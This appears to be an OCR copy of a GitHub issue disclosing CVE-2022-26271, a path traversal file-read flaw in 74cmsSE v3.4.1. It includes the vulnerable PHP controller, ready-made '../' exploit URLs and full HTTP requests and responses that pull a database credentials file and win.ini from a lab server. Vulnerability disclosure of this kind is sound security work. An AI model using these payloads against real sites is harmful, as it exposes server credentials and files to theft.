
【CVE-2022-26271】:74cmsSEv3.4.1 Arbitrary File Read Vulnerability #1

Closed **N1ce759** opened this issue on Feb 24 · 0 comments

N1ce759 commented on Feb 24 Owner

- Vulnerability Name: Arbitrary File Read
- Date of Discovery: 24/2/2022
- Product version： 74cmsSEv3.4.1 DownloadLink : https://www.74cms.com/downloadse/show/id/62.html
- Author: N1ce
- Vulnerability Description:
  The function is not verified or fails to be verified. The user can control the variable to read any file


- Code Analysis
  In **\upload\application\index\controller\Download.php**, at line 10, there is a file manipulation function where the **$url** is a parameter that the user can control and is not filtered, and **$ourput_filename** is the filename to be output



```php
1   <?php
2   namespace app\index\controller;
3
4   class Download extends \app\index\controller\Base
5   {
6       public function _initialize()
7       {
8           parent::_initialize();
9       }
10      public function index()
11      {
12          $file_dir = SYS_UPLOAD_PATH;
13          $url = request()->get( name: 'url/s', default: '', filter: 'trim');
14          $ourput_filename = request()->get( name: 'name/s', default: '', filter: 'trim');
15          if(file_exists( filename: $file_dir . $url)){
16              $file = fopen (  filename: $file_dir . $url,  mode: "rb");
17              Header( header: "Content-type: application/octet-stream");
18              Header( header: "Accept-Ranges: bytes");
19              Header( header: "Accept-Length: " . filesize( filename: $file_dir . $url));
20              Header( header: "Content-Disposition: attachment; filename=" . $ourput_filename);
21              echo fread($file,filesize( filename: $file_dir . $url));
22              fclose($file);
23              exit();
24          }else{
25              abort( code: 404, message: '页面不存在');
26          }
27
28      }
29  }
30
```


  From this, we can build parameters:
  /index/download/index?name=index.php&url=../../application/database.php

- Prove
  Read the web site database configuration file. PS: I used **index.php** because I didn't configure Apache pseudo-static


192.168.10.239:82/index.php/index/download/index?name=index.php&url=../../application/database.php
Burp Suite Professional v2021.8.2 - Temporary Project - licensed to google
Burp
Project
Intruder
Repeater
Window
Help
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Send
Cancel
Target: http://192.168.10.239:82
Request
Response
Pretty
Raw
Hex
Render
0 matches
Search...

```
GET /index.php/index/download/index?name=index.php&url=
../../application/database.php HTTP/1.1
Host: 192.168.10.239:82
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/98.0.4758.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: Hm_lvt_b60316de6009d5654de7312f772162be=1645500745;
cszcookie_f797c222c37eb3d3074391ba7a41bbc4csrf_cookie_csz=
6e9b74f094cecde8a955d88caeb9a57f; f797c222c37eb3d3074391ba7a41bbc4_cszsess=
mhq8fk0k4s4uclch4d86644ni0jd5oql; PHPSESSID=ij69qesff81pfdd5f1dgf1370q
Connection: close
```


```
Access-Control-Allow-Headers:
x-requested-with,content-type,x-token,safecode,sessionid,admintoken,user
tform,subsiteid
Accept-Ranges: bytes
Accept-Length: 541
Content-Disposition: attachment; filename=index.php
Connection: close
Content-Type: application/octet-stream
Content-Length: 541

<?php
return array (
  'type' => 'mysql',
  'hostname' => '127.0.0.1',
  'database' => '74cms',
  'username' => 'root',
  'password' => 'root',
  'hostport' => 3306,
  'dsn' => '',
  'params' =>
  array (
  ),
  'charset' => 'utf8mb4',
  'prefix' => 'qs_',
  'debug' => false,
  'deploy' => 0,
  'rw_separate' => false,
  'master_num' => 1,
  'slave_no' => '',
  'read_master' => false,
  'fields_strict' => true,
  'resultset_type' => 'array',
  'auto_timestamp' => false,
  'datetime_format' => 'Y-m-d H:i:s',
  'sql_explain' => false,
);
```



```
<?php
return array (
  'type' => 'mysql',
  'hostname' => '127.0.0.1',
  'database' => '74cms',
  'username' => 'root',
  'password' => 'root',
  'hostport' => 3306,
  'dsn' => '',
  'params' =>
  array (
  ),
  'charset' => 'utf8mb4',
  'prefix' => 'qs_',
  'debug' => false,
  'deploy' => 0,
  'rw_separate' => false,
  'master_num' => 1,
  'slave_no' => '',
  'read_master' => false,
  'fields_strict' => true,
  'resultset_type' => 'array',
  'auto_timestamp' => false,
  'datetime_format' => 'Y-m-d H:i:s',
  'sql_explain' => false,
);
```

名称	修改日期	类型	大小
apiadmin	2021/8/24 14:21	文件夹	
apiadminmobile	2021/8/24 14:21	文件夹	
common	2021/8/24 14:21	文件夹	
extra	2021/8/24 14:21	文件夹	
index	2021/8/24 14:21	文件夹	
v1_0	2021/8/24 14:21	文件夹	
.htaccess	2021/8/17 11:10	HTACCESS 文件	1 KB
command.php	2021/8/17 11:10	PHP 文件	1 KB
common.php	2021/10/15 9:42	PHP 文件	27 KB
config.php	2021/8/17 11:10	PHP 文件	9 KB
database.php	2022/2/24 15:51	PHP 文件	1 KB
error.html	2021/8/17 11:10	Chrome HTML D...	2 KB
notice.html	2021/8/17 11:10	Chrome HTML D...	2 KB
route.php	2021/8/17 11:11	PHP 文件	1 KB
tags.php	2021/8/17 11:10	PHP 文件	2 KB

Reading server files



```
192.168.10.239:82/index.php/index/download/index?name=index.php&url=../../../../../../../Windows/win.ini
```

Target: http://192.168.10.239:82

Request

```
GET /index.php/index/download/index?name=index.php&url=
../../../../../../../Windows/win.ini HTTP/1.1
Host: 192.168.10.239:82
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/98.0.4758.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: Hm_lvt_b60316de6009d5654de7312f772162be=1645500745;
cszcookie_f797c222c37eb3d3074391ba7a41bbc4csrf_cookie_csz=
6e9b74f094cecde8a955d88caeb9a57f; f797c222c37eb3d3074391ba7a41bbc4_cszsess=
mhq8fk0k4s4uc1ch4d86644ni0jd5oq1; PHPSESSID=ij69qesff81pfdd5f1dgf1370q
Connection: close
```

Response

```
HTTP/1.1 200 OK
Date: Thu, 24 Feb 2022 08:34:48 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.
X-Powered-By: PHP/7.3.4
Access-Control-Allow-Origin:
Access-Control-Allow-Methods: POST,OPTIONS,GET
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers:
x-requested-with,content-type,x-token,safecode,sessionid,admintoken,user-token,
form,subsiteid
Accept-Ranges: bytes
Accept-Length: 92
Content-Disposition: attachment; filename=index.php
Connection: close
Content-Type: application/octet-stream
Content-Length: 92

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

```
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

此电脑 › 本地磁盘 (C:) › Windows

名称	修改日期	类型	大小
php54C2.tmp	2021/7/6 11:42	TMP 文件	2 KB
php218C.tmp	2021/7/6 13:51	TMP 文件	2 KB
php7408.tmp	2021/7/2 17:52	TMP 文件	1 KB
php9672.tmp	2021/7/6 13:51	TMP 文件	2 KB
phpB603.tmp	2021/7/2 17:53	TMP 文件	1 KB
phpD02B.tmp	2021/5/20 14:25	TMP 文件	2 KB
Professional.xml	2019/3/19 12:46	XML 文档	35 KB
py.exe	2020/12/21 18:07	应用程序	901 KB
pyshellext.amd64.dll	2020/12/21 18:07	应用程序扩展	58 KB
pyw.exe	2020/12/21 18:07	应用程序	902 KB
regedit.exe	2021/4/6 11:48	应用程序	350 KB
sess_baqdogkspcj7pufr44jke54voe	2022/2/22 16:15	文件	0 KB
sess_jef524ts5rf9fl45bhmp9epvv5	2022/2/22 16:16	文件	0 KB
setupact.log	2022/2/22 13:23	文本文档	4 KB
setuperr.log	2021/1/29 10:18	文本文档	0 KB
splwow64.exe	2021/4/6 11:46	应用程序	131 KB
system.ini	2015/7/10 19:02	配置设置	1 KB
twain_32.dll	2019/3/19 12:46	应用程序扩展	63 KB
win.ini	2015/7/10 19:02	配置设置	1 KB
WindowsShell.Manifest	2019/3/19 12:44	MANIFEST 文件	1 KB
WindowsUpdate.log	2022/2/24 15:58	文本文档	1 KB
winhlp32.exe	2019/3/19 12:46	应用程序	12 KB
WMSysPr9.prx	2019/3/19 19:45	PRX 文件	310 KB

N1ce759 changed the title ~~74cmsSEv3.4.1 Arbitrary File Read Vulnerability~~ **【CVE-2022-26271】:74cmsSEv3.4.1 Arbitrary File Read Vulnerability** on Mar 27

N1ce759 closed this as completed on Mar 27

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant